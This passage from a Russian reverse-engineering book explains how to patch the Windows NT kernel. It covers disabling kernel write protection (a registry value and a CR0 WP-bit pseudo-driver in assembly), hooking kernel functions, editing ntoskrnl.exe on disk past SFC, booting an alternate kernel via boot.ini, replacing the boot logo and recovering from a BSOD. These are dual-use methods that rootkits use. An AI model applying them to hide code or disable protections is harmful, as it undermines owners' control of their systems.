"испорченных" байт, позаимствованных из оригинала. И хотя перехватчик, желающий остаться незамеченным, может и должен отслеживать все обращения к Ntoskrnl.exe — многие разработчики об этом забывают.

Off-line patch правит ядро (и, при необходимости, другие файлы) еще до его загрузки в память, что придает исправлениям этого типа наивысшей приоритет. Полномочия off-line патчера практически ничем не ограничены, и для модификации ядра всего лишь требуется иметь права администратора на локальной машине. Доступ к файлу системой не блокируется, а изменения вступают в силу сразу же после перезагрузки, которую с администраторскими правами устроить очень легко, хоть и не всегда удобно. В тех случаях, когда перезагрузка неуместна или нежелательна, прибегают к модификации ядра в памяти с динамической загрузкой драйвера. Естественно,

правка Ntoskrnl.exe встречает сопротивление со стороны SFC, но эту проблему можно решить, даже не отключая SFC (и чуть позже мы покажем как). Хуже другое — если несколько программ начинают править ядро, то образуется такая мешанина, что система впадает в синий экран или начинает вести себя совершенно неадекватно. Кроме того, необходимо позаботиться и о том, чтобы установка новых пакетов обновления (Service Pack) не конфликтовала с хакнутым ядром. В общем, здесь есть о чем поговорить!

Модификация ядра в памяти

Даже находясь в нулевом кольце, непосредственно модифицировать память, принадлежащую ядру, нельзя. Дело в том, что все драйверы выполняются в едином адресном пространстве, общем с ядром. Поэтому без защиты от непредумышленной записи система постоянно страдала бы от некорректно работающих драйверов, спроектированных с грубыми ошибками.

Как и любую другую защиту от непреднамеренного доступа, запрет на модификацию ядерной памяти можно отключить. Существует по меньше мере два документированных способа сделать это — статический и динамический.

> ***Примечание***
>
> Вкратце статический метод отключения защиты памяти ядра от модификации уже рассматривался ранее в этой главе в *разд. "Модификация без изменения байт"*. Он заключается в создании параметра реестра `EnforceWriteProtection` (тип данных — `REG_DWORD`) в составе ключа `HKLM\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement\` и установке его значения в `0h` (см. рис. 34.7). После этого любой драйвер (но не прикладная программа) сможет модифицировать ядро. Основной недостаток этого метода — его потенциальная небезопасность, так как оставлять систему незащищенной весьма неблагоразумно.

Динамическое отключение защиты осуществляется сбросом бита защиты от записи (`WP`) в управляющем регистре `CR0`. Соответственно, повторная установка бита вновь включает защиту. Популярные и широко известные сторожа за этими махинациями не следят, поэтому их можно использовать во всех версиях Windows.

В листинге 34.11 приведен код псевдодрайвера, временно отключающего защиту памяти ядра от записи, а затем вновь включающий ее. Псевдодрайвером он назван потому, что настоящие драйверы (в подлинном смысле этого слова) используются для управления реальными (или виртуальными) устройствами. Нам же драйвер понадобился только для того, чтобы добраться до нулевого кольца, поэтому мы используем одну лишь процедуру `DriverEntry`, отрабатывающую на стадии инициализации, и тут же возвращаем `STATUS_DEVICE_CONFIGURATION_ERROR`, сообщая о фиктивной ошибке. В результате этого система выгрузит драйвер, чтобы он понапрасну не занимал память. Загрузить же драйвер можно либо обычным путем (через реестр), либо через динамический загрузчик Свена Шрайбера, прилагаемый к его книге *"Недокументированные возможности Windows 2000"*[8]. Сам загрузчик, а также другие файлы с исходным кодом можно скачать с сайта **http://www.wasm.ru** или с сайта самой книги (**http://www.rawol.com/?topic=51**).

Листинг 34.11. Код псевдодрайвера krnlWR.asm, временно отключающего защиту ядра от модификации, а затем восстанавливающего ее

```
.386
.model flat, stdcall

.code

DriverEntry proc
     mov     eax, cr0            ; Грузим управляющий регистр cr0 в регистр eax
     mov     ebx, eax            ; Сохраняем бит WP в регистре ebx
```

[8] Свен Шрайбер. "Недокументированные возможности Windows 2000". — СПб.: Питер, 2002.

```
    and     eax, 0FFFEFFFFh     ; Сбрасываем бит WP, запрещающий запись
    mov     cr0, eax            ; Обновляем управляющий регистр cr0

    ; # Теперь защита отключена!
    ; # Делаем все, что задумали сделать,
    ; # модифицируя память ядра по своему усмотрению

    mov     cr0, ebx            ; Восстанавливаем бит WP
    ; # Защита снова включена!

    mov     eax, 0C0000182h     ; STATUS_DEVICE_CONFIGURATION_ERROR
    ret
DriverEntry endp
```

Для компиляции драйвера потребуется DDK. Во времена Windows 2000 он раздавался бесплатно всем желающим, но затем Microsoft сменила политику, и теперь его могут получить только подписчики MSDN. Однако на самом деле, все не так уж и печально. Полноценный DDK (вместе с частью SDK) входит теперь в объединенный пакет Kernel-Mode Driver Framework, который пока еще распространяется бесплатно, так что спешите качать: **http://www.microsoft.com/whdc/driver/wdf/KMDF_pkg.mspx**.

Процесс компиляции драйвера должен осуществляться из командной строки, как показано в листинге 34.12.

Листинг 34.12. Компиляция псевдодрайвера

```
ml /nologo /c /coff krnlWR.asm
link /driver /base:0x10000 /align:32 /out:krnlWR.sys /subsystem:native krnlWR.obj
```

Модифицируя код или данные ядра, необходимо быть на 100% уверенным, что в данный момент времени их не использует никакой другой поток. Невыполнение этого условия приводит к непредсказуемому поведению системы. В лучшем случае — к синему экрану, а в худшем — к потере всего дискового тома (особенно, если мы вмешиваемся в файловые операции). Проблема возникает как на многопроцессорных, так и на однопроцессорных системах без поддержки HyperThreading, причем универсальных путей выхода из ситуации не существует. Каждый случай требует индивидуального подхода.

Анализ исходных текстов (или драйверов) великих гуру далеко не всегда идет на пользу начинающим хакерам. Ведь гуру — на то они и гуру, чтобы знать, какими трюками когда можно пользоваться, а когда — нет. Начинающие же обычно запоминают лишь сам трюк, а о границах его применимости зачастую даже не догадываются. В частности, в ранних версиях своей утилиты DbgView Марк Руссинович вставлял в начало ядерной функции `DbgPrint` команду перехода на свой обработчик (листинг 34.13).

Листинг 34.13. Перехват отладочного вывода, выполняемый вставкой команды перехода в пролог системной функции

```
.text:00010646   B8 D4 0A 01+   mov   eax, offset loc_10AD4    ; jmp:DbgPrint
.text:0001064B   8B 40 02       mov   eax, [eax+2]            ; Операнд jmp:[DbgPrint]
.text:0001064E   A3 A8 0B 01+   mov   _pDbgPrn, eax
.text:00010653   8B 08          mov   ecx, [eax]              ; DbgPrint
.text:00010655   89 0D A8 0B+   mov   _pDbgPrn, ecx
.text:0001065B   8A 41 01       mov   al, [ecx+1]             ; Второй байт DbgPrint
.text:0001065E   3C 8D          cmp   al, 8Dh                 ; PUSH EBP/MOV EBP,ESP
.text:00010660   75 04          jnz   short loc_10666
```

Поскольку функция DbgPrint не относится к числу интенсивно вызываемых, то вероятность того, что какой-то поток вызовет ее одновременно с установкой перехватчика, достаточно невелика и все "как бы" работает. Однако если один или несколько драйверов начнут злоупотреблять отладочным выводом, вероятность краха системы значительно возрастет, поэтому в последующих версиях Руссинович отказался от небезопасного способа перехвата и перешел на модификацию таблицы экспорта Ntoskrnl.exe. Новичкам, взявшим этот прием на вооружение и попытавшимся употребить его для перехвата функций ввода/вывода, пришлось намного хуже!

Модификация ядра на диске

Модифицировать ядро статическим способом очень просто. Открываем файл Ntoskrnl.exe функцией CreateFile, а затем действуем через ReadFile/WriteFile. Проблема синхронизации потоков отпадает сама собой, поскольку правка осуществляется еще до загрузки образа в память. Техника перехвата, тем не менее, от этого ничуть не упрощается. Ведь чтобы записать jump поверх ядерной функции или подменить таблицу экспорта, необходимо явным образом указать адрес нашего обработчика (расположенного, как правило, в драйвере). Но ведь на момент статической правки ядра местоположение драйвера в памяти еще неизвестно! Приходится шаманить. Например, можно поступить так: найти в ядре свободное место и внедрить туда крошечный перехватчик-диспетчер, определяющий, был ли загружен "наш" драйвер? Если нет — управление возвращается оригинальным ядерным функциям, в противном случае — нашему драйверу. При перехвате нескольких функций, диспетчер должен смотреть, откуда приходят вызовы и какой процедуре драйвера их следует передавать. Вот почему вместо jmp программисты используют call. Диспетчер стягивает с вершины стека адрес возврата, смотрит, откуда пришел вызов, и все понимает.

При желании, код перехватчика можно полностью реализовать в ядре (если, конечно, это не очень сложный перехватчик) — свободного места там предостаточно. Как вариант, можно загрузить собственный драйвер, но делать это можно лишь тогда, когда исполнительная система уже функционирует, дисковые тома смонтированы, файловые системы опознаны, а соответствующие им драйверы готовы к работе. Другими словами, принудительная загрузка "своих" драйверов из ядра возможна только на поздних стадиях инициализации операционной системы. Поступая таким образом, следует иметь в виду, что к этому времени вирусы, встроившие себя в ядро, могли давным-давно захватить управление, предотвращая загрузку антивируса.

После любой модификации системных файлов необходимо пересчитать их контрольную сумму, иначе Windows NT (в отличие от Windows 98) откажется их загружать (листинг 34.14). Правда, в "безопасном режиме" по <F8> они все-таки загружаются, но это все-таки не то.

Листинг 34.14. Результат правки файла ntoskrnl.exe без пересчета контрольной суммы

```
Windows could not start because the following file is missing or corrupt:
<Windows root>\System32\ntoskrnl.exe.
Please re-install a copy of the above file
```

Для пересчета контрольной суммы модифицированного системного файла можно воспользоваться утилитой EDITBIN, входящей в состав Platform SDK и Microsoft Visual Studio. Командная строка показана в листинге 34.15.

Листинг 34.15. Пересчет контрольной суммы после модификации системного файла

```
editbin.exe /RELEASE filename.exe
```

Естественно, не стоит забывать о защите системных файлов Windows (SFC), норовящей автоматически (или вручную) восстановить измененные файлы. И хотя SFC легко усмирить, просто отключив ее или синхронизировав измененный системный файл с его "эталонным" оригиналом, хранящемся в кэше, это не решит всех проблем.

При установке очередного пакета обновления, затрагивающего ядро, инсталлятор просто не поймет, что это за версия и откуда она взялась. В результате, установка прервется на середине. После перезагрузки система обрушится в синий экран, и конечному пользователю придется заниматься ее реанимацией. Подробнее об этом можно прочитать на блоге Раймонда Чена *"Old New Thing"*: **http://blogs.msdn.com/oldnewthing/archive/2003/08/05/54603.aspx**.

Для вирусов такой прием, быть может, и подходит, но для коммерческих программ он неприемлем в принципе! К счастью, существует одна интересная лазейка — возможность прописать в файле boot.ini альтернативное ядро, которое и будет загружаться, тогда оригинальный Ntoskrnl.exe можно оставить в неприкосновенности. Ни SFC, ни инсталлятор пакетов обновления протестовать против этого не будут, что уже хорошо. А вот то, что обновление затронет "пассивное" оригинальное ядро — уже нехорошо. Может возникнуть конфликт старого ядра с новым окружением (то же самое произойдет и при удалении пакета обновления), поэтому необходимо автоматически (или хотя бы вручную) отслеживать смену ядер, копировать Ntoskrnl.exe поверх альтернативного ядра и заново его модифицировать. Довольно трудоемкий путь, но в некоторых случаях без него не обойтись, поэтому рассмотрим его во всех подробностях, тем более, что несмотря на кажущуюся простоту операции, подводных камней здесь предостаточно.

Первым делом скопируем файл Ntoskrnl.exe (он находится в папке System32) в файл с именем, например Logoos.exe. Затем найдем в корневом каталоге системного диска (которым, как правило, является диск C:) файл boot.ini и откроем его любым подходящим текстовым редактором (листинг 34.16).

Листинг 34.16. Типичное содержимое файла boot.ini

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINXP
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINXP="Windows XP Professional" /fastdetect
```

Создайте копию строки, содержащейся в разделе `[operating systems]`, и добавьте к ней ключ `/kernel=logoos.exe`, где logoos.exe — имя нашего альтернативного ядра (листинг 34.17). Помимо этого, модифицируйте и текст, заключенный в кавычки, добавив к нему любой текст по своему усмотрению (например, строку `hacked`). Естественно, это делается с той целью, чтобы упростить выбор между оригинальным ядром и его хакнутой версией в процессе загрузки.

Листинг 34.17. Модифицированный файл boot.ini, дающий возможность выбора между ядрами в процессе загрузки

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINXP
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINXP="Microsoft Windows XP Professional" /fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINXP="Microsoft Windows XP Professional hacked"
/fastdetect /kernel=logoos.exe
```

В процессе загрузки появится загрузочное меню, позволяющее выбирать между двумя альтернативными ядрами (рис. 34.10).

Убедившись, что оба ядра исправно работают, удовлетворенные, мы начинаем хакерстовать. Открываем Logoos.exe (альтернативное ядро) в HIEW и вносим в него какие-нибудь несущественные изменения. Например, находим последовательность `90h 90h` (`NOP/NOP`) и меняем ее на `87h C9h` (`XCHG ECX,ECX`), сохраняем изменения по <F9> и перезагружаемся. Экранные снимки, отображающие содержимое файла Logoos.exe до и после модификации, показаны на рис. 34.11 и 34.12, соответственно.




Рис. 34.10. Загрузочное меню, позволяющее выбирать между альтернативными ядрами




Рис. 34.11. Содержимое оригинального ядра




Рис. 34.12. Содержимое модифицированного ядра

Опс! Альтернативное ядро больше не загружается! Что ж, загружаемся с основного, награждая себя разными нелестными эпитетами за то, что забыли пересчитать контрольную сумму. Даем команду `editbin /RELEASE logoos.exe` и перезагружаемся еще раз. Теперь альтернативное ядро работает, как ни в чем не бывало, и первую строчку файла boot.ini (задающую загрузку оригинального ядра) можно смело убирать, чтобы загрузочное меню не появлялось при каждом запуске системы. Правда, при этом станет невозможна загрузка в безопасном режиме, поскольку Windows не вполне корректно поддерживает недокументированный ключ `/kernel` и путается в ядрах во всех нештатных ситуациях. В данном случае, система упорно утверждает, что файл ntoskrnl.exe не найден, хотя он исправно присутствует на диске.

Теперь попытаемся ответить на вопрос: как драйверы узнают о факте переименования ядра? Их таблица импорта содержит записи, явно указывающие на файл Ntoskrnl.exe, который в случае использования альтернативного ядра может и вообще отсутствовать на диске. Тем не менее, функции экспортируются и импортируются, и все работает. Чудеса, да и только!




Рис. 34.13. При загрузке альтернативного ядра Logoos.exe, SoftICE утверждает, что имя ядра — Ntoskrnl




Рис. 34.14. Команда SoftICE `mod` проясняет ситуацию

При этом если вы в SoftICE дадите команду `map32`, то SoftICE отобразит имя Ntoskrnl (без расширения), а не Logoos.exe, как можно было бы ожидать, особенно с учетом того, что альтернативное ядро содержит хакнутые байты `87h C9h` (рис. 34.13).

Чему же верить? Вопрос этот — не риторический. Если вы захотите сравнить образ ядра с дисковым файлом (например, чтобы выявить факт его модификации в памяти), вам необходимо точно знать, к чему обращаться, иначе можно запутаться.

Ответ дает команда `mod` все того же SoftICE, показывающая имя модуля ядра — Ntoskrnl и соответствующий ему файл — Logoos.exe (рис. 34.14). Весь фокус в том, что имена модулей не обязательно должны соответствовать именам файлов. И это относится не только к ядру, но и ко всем динамическим библиотекам вообще! При первой загрузке статической компоновкой или API-функцией `LoadLibrary`, система находит файл на диске по его имени, а при загрузке уже загруженных модулей поиск идет в памяти, где в таблице экспорта непосредственно прописано кто есть кто!

Модификация загрузочного логотипа

Напоследок поменяем загрузочный логотип, отображающийся при каждой загрузке Windows. Если логотип не отображается, значит, в файле boot.ini стоит ключ `/noguiboot`, который, в частности, принудительно прописывается отладчиком SoftICE при его установке. Дело в том, что при выборе типа загрузки отладчик получает бразды правления до запуска видеодрайверов, но уже после того, как система переведет экран в режим VGA. SoftICE с этим режимом "не дружит", вот потому и вставляет ключ `/noguiboot`, чтобы система загружалась в текстовом режиме. При ручной загрузке отладчика командой `net start ntice` этот ключ можно убрать, вернув загрузочный логотип на его законное место.

Стандартная картинка, отображающаяся при старте Windows, выглядит достаточно скучно и уныло, так и провоцируя нас на то, чтобы заменить ее чем-нибудь более интересным. Загрузочный логотип хранится в ресурсах в разделе `bitmaps`. Чтобы произвести его замену, вам потребуется качественный редактор ресурсов, который корректно перестраивает секцию ресурсов, не приводя файл ядра в негодность. Наилучшим выбором будет бесплатная утилита Resource Hacker (рис. 34.15), скачать которую можно здесь: **http://www.littlewhitedog.com/downloadview-details-54-Resource_Hacker_3.4.0.html**.




Рис. 34.15. Утилита Resource Hacker за работой

Загрузочный логотип Windows 2000 и Windows XP — это первая же картинка с разрешением 640×480 и глубиной цветности 16. Вы можете создать логотип самостоятельно с помощью любого подходящего графического редактора (например, Adobe Photoshop) или найти готовую картинку в Интернете (достаточно поискать по ключевым словам "boot logo collection" или "boot logo gallery"). Достаточно неплохие коллекции логотипов можно найти по адресам **http://www.littlewhitedog.com/content-17.html** и **http://ezskins.ezthemes.com/pcenhance/xb/**.

Чтобы заменить логотип, запустите Resource Hacker, откройте альтернативное ядро, выберите нужную картинку в секции ресурсов и выберите команду **Replace Resource** из меню. Затем укажите путь к файлу с новой картинкой и сохраните файл. Resource Hacker автоматически пересчитает контрольную сумму, и после перезагрузки новый логотип появится на экране (рис. 34.16).



Рис. 34.16. Новый логотип появится при перезагрузке

Примечание

Существует много бесплатных и условно-бесплатных утилит, позволяющих модифицировать загрузочный логотип Windows более безопасным способом, без риска повредить ядро. Примерами являются BootSkin (freeware) и BootXP (shareware), которые можно загрузить отсюда: **http://www.majorgeeks.com/downloads23.html**.

Внедряясь в ядро, мы вторгаемся в "святую святых" операционной системы, и потому необходимо заблаговременно подготовить себя к возможным сбоям. Если диск отформатирован под FAT, то всегда есть возможность загрузиться с системной дискеты и восстановить все файлы с дистрибутивного CD-ROM. Правда, если до этого были установлены какие-то пакеты обновлений, то святыня превращается в ад. Даже тотальная переустановка не помогает. Windows отказывается устанавливаться поверх более свежей версии. К счастью, пакет обновлений обычно представляет собой обыкновенный cab-файл с exe-инсталлятором, и необходимые файлы можно извлечь без установки!

С NTFS ситуация сложнее, и чтобы дотянуться до нужных разделов, необходимо либо подключить винчестер с упавшей системой к компьютеру с работоспособной системой, установив его вторым (впрочем, современные BIOS позволяют грузиться с любого жесткого диска). Как вариант, можно воспользоваться такими продуктами, как Windows PE — своеобразный LiveCD, загружающийся с CD-ROM и не требующий установки, или бесплатным продуктом Bart PE Builder (**http://www.nu2/nu/pebuilder**)[9].

[9] Более подробно эти вопросы рассматриваются в следующей книге: Крис Касперски, "Восстановление данных. Практическое руководство". — СПб.: БХВ-Петербург, 2007.

Естественно, прежде чем вносить какие бы то ни было изменения в файлы и/или реестр, необходимо создать резервную копию.

Примечание

Неумелая "хирургия" часто приводит к критическим ошибкам приложений и самой операционной системы. Естественно, было бы логичным дать читателям детальную информацию о преодолении последствий и восстановлении системы. Однако поскольку книга и так уже разрослась до немыслимых размеров, включить этот материал в ее печатную версию не представляется возможным. Тем не менее, в завершающем разделе этой главы будут даны интересные рекомендации по преодолению синего экрана смерти, который часто появляется после неудачных хаков ядра.

Есть ли жизнь после BSOD?

Все знают что такое BSOD (он же "синий экран смерти" — Blue Screen Of Death). Это — последний вздох операционной системы, после которого она сбрасывает дамп и уходит на перезагрузку, теряя все несохраненные данные. Между прочим, отличная коллекция различных BSOD, возникающих в различных ситуациях, находится здесь: **http://www.dognoodle99.cjb.net/bsod/**. Однако на самом деле BSOD — это еще не конец, и если перезагрузку заменить на реанимацию, то в 9 из 10 случаев можно вернуться в нормальный режим и успеть нормальным образом завершить работу ОС перед тем, как она умрет окончательно.

Синий экран появляется всякий раз, когда ядро возбуждает необрабатываемое исключение (скажем, обращение по нулевому указателю) или отлавливает заведомо некорректную операцию (например, повторное освобождение уже освобожденной памяти). Во всех этих случаях управление передается функции `KeBugCheckEx`, описание которой можно найти в DDK, и которая завершает работу системы в аварийном режиме, при необходимости сбрасывая дамп памяти, поковырявшись в котором можно определить причину сбоя.

Примечание

Более подробная информация по данному вопросу приведена в дополнительных материалах к этой главе, которую можно найти на CD, поставляемом в комплекте с данной книгой в каталоге <CD-drive>:\PART4\CH34\SUPPLEMENTARY.

Функция `KeBugCheckEx` принимает четыре аргумента, важнейшим из которых является `BugCheckCode`, определяющий причину сбоя. Всего существует свыше сотни кодов ошибок, документированных в DDK (ищите их в руководстве по отладчику *"Using Microsoft Debugger"*), однако в действительности их намного больше. Дизассемблирование ядра Windows 2000 SP2 показывает, что `KeBugCheckEx` вызывается из 387 мест, причем, преимущественно, с различными параметрами.

Разумеется, не все ошибки одинаковы по своей фатальности. В многоядерных ОС это вообще не представляет проблемы. Падение одного ядра не затрагивает других. Все ядра работают в раздельных адресных пространствах и частично или полностью изолированы друг от друга. Разрушить такую систему очень трудно, многоядерная архитектура чрезвычайно устойчива к сбоям, но при этом и очень медленна! Межъядерный обмен отбирает уйму процессорного времени, а если запихать все компоненты в одно ядро, то мы получим не что иное, как монолитное ядро по типу Linux (что, кстати говоря, явилось причиной яростной критики последнего со стороны многих теоретиков). В Linux, как, впрочем, и в BSD, все компоненты ядра (там они называются *модулями*) исполняются в едином адресном пространстве, и некорректно написанный модуль может непреднамеренно или умышленно надругаться над чужой собственностью (превратить данные в винегрет, например). Это факт! Однако при возникновении необрабатываемого исключения в ядре (например, обращения по нулевому указателю), Linux "обрушивает" только тот модуль, который это исключение и породил, не трогая все остальные. Аварийный останов системы происходит только по серьезному поводу, когда рушится что-то фундаментальное, делающее дальнейшую работу ядра действительно невозможной. Конечно, если "полетел" драйвер жесткого

диска — это уже конец. Но вот, например, без драйвера звуковой карты можно какое-то время и обойтись, сохранив все несохраненные данные и только потом перезагрузившись.

Операционные системы семейства Windows NT используют гибридную архитектуру, сочетающую сильные стороны монолитных и микроядер (так же называемую "архитектурой модифицированного микроядра"), что теоретически, должно обеспечить превосходство над монолитным Linux. Кстати говоря, экспериментальное ядро GNU/HURD построено как раз по микроядерной архитектуре. Легендарно устойчивую Windows NT/XP, которую по слухам можно "уронить" только вместе с сервером, на самом деле очень легко вогнать в синий экран. Достаточно любому драйверу сделать что-то недозволенное, как система автоматически катапультирует пользователя, заботясь о нем.

Примечание

Для минимизации последствий краха системы, Windows NT поддерживает специальные callback-механизмы. Всякий драйвер может вызывать функцию `KeRegisterBugCheckCallback` и зарегистрировать специальный обработчик, который будет получать управление в момент возникновения "синего экрана". Это позволяет, например, драйверу файловой системы сбросить свои буфера, тем более что он может проверить их целостность по CRC или любым другим путем. Ходят устойчивые слухи, что NTFS именно так и поступает. Как бы не так! В дизассемблированном коде NTFS.SYS нет никаких признаков вызова `KeRegisterBugCheckCallback`! В момент аварии буфера NTFS не сбрасываются, и она выживает только благодаря поддержке транзакций, при которых гарантируется атомарность всех операций (т. е. операция либо выполняется, либо нет). Обновление файловой записи не может произойти "наполовину", и потому, в отличие от FAT, потерянные кластеры на ней образуются существенно реже.

Аварийно завершить работу системы, выбросив синий экран, — самое элементарное, что только можно сделать при крахе системы. Microsoft неспроста пошла по этому пути, так как это — путь наименьшего сопротивления. Мы же покажем, как выйти из "синего экрана" в нормальный режим, чтобы успеть сохранить все данные еще до того, как система рухнет окончательно. Это довольно рискованный трюк. В случае провала мы можем потерять все, даже наш дисковый том, который потом придется очень долго восстанавливать. Тем не менее, опасность не так уж и велика.

Сначала мы продемонстрируем технику преодоления синего экрана вручную, а затем напишем специальный драйвер, который будет это делать автоматически.

Примечание

Все эксперименты мы будем проводить на девственной Windows 2000, без установленных пакетов обновления (остальные системы ведут себя так же, отличаются только адреса, но суть остается прежней). Чтобы минимизировать риск повреждения вашей основной системы, все описанные эксперименты рекомендуется производить в эмуляторе, например, в VMware. Кроме того, вам потребуются SoftICE, Windows DDK, а также набор утилит Свена Шрайбера, поставляемый в комплекте с уже упомянутой книгой *"Недокументированные возможности "Windows 2000"*. Эти утилиты можно скачать, например, отсюда: **http://irazin.ru/Downloads/BookSamples/Schreiber.zip** или с сайта самой книги: **http://www.rawol.com/?topic=51**.

Преодоление BSOD с помощью SoftICE

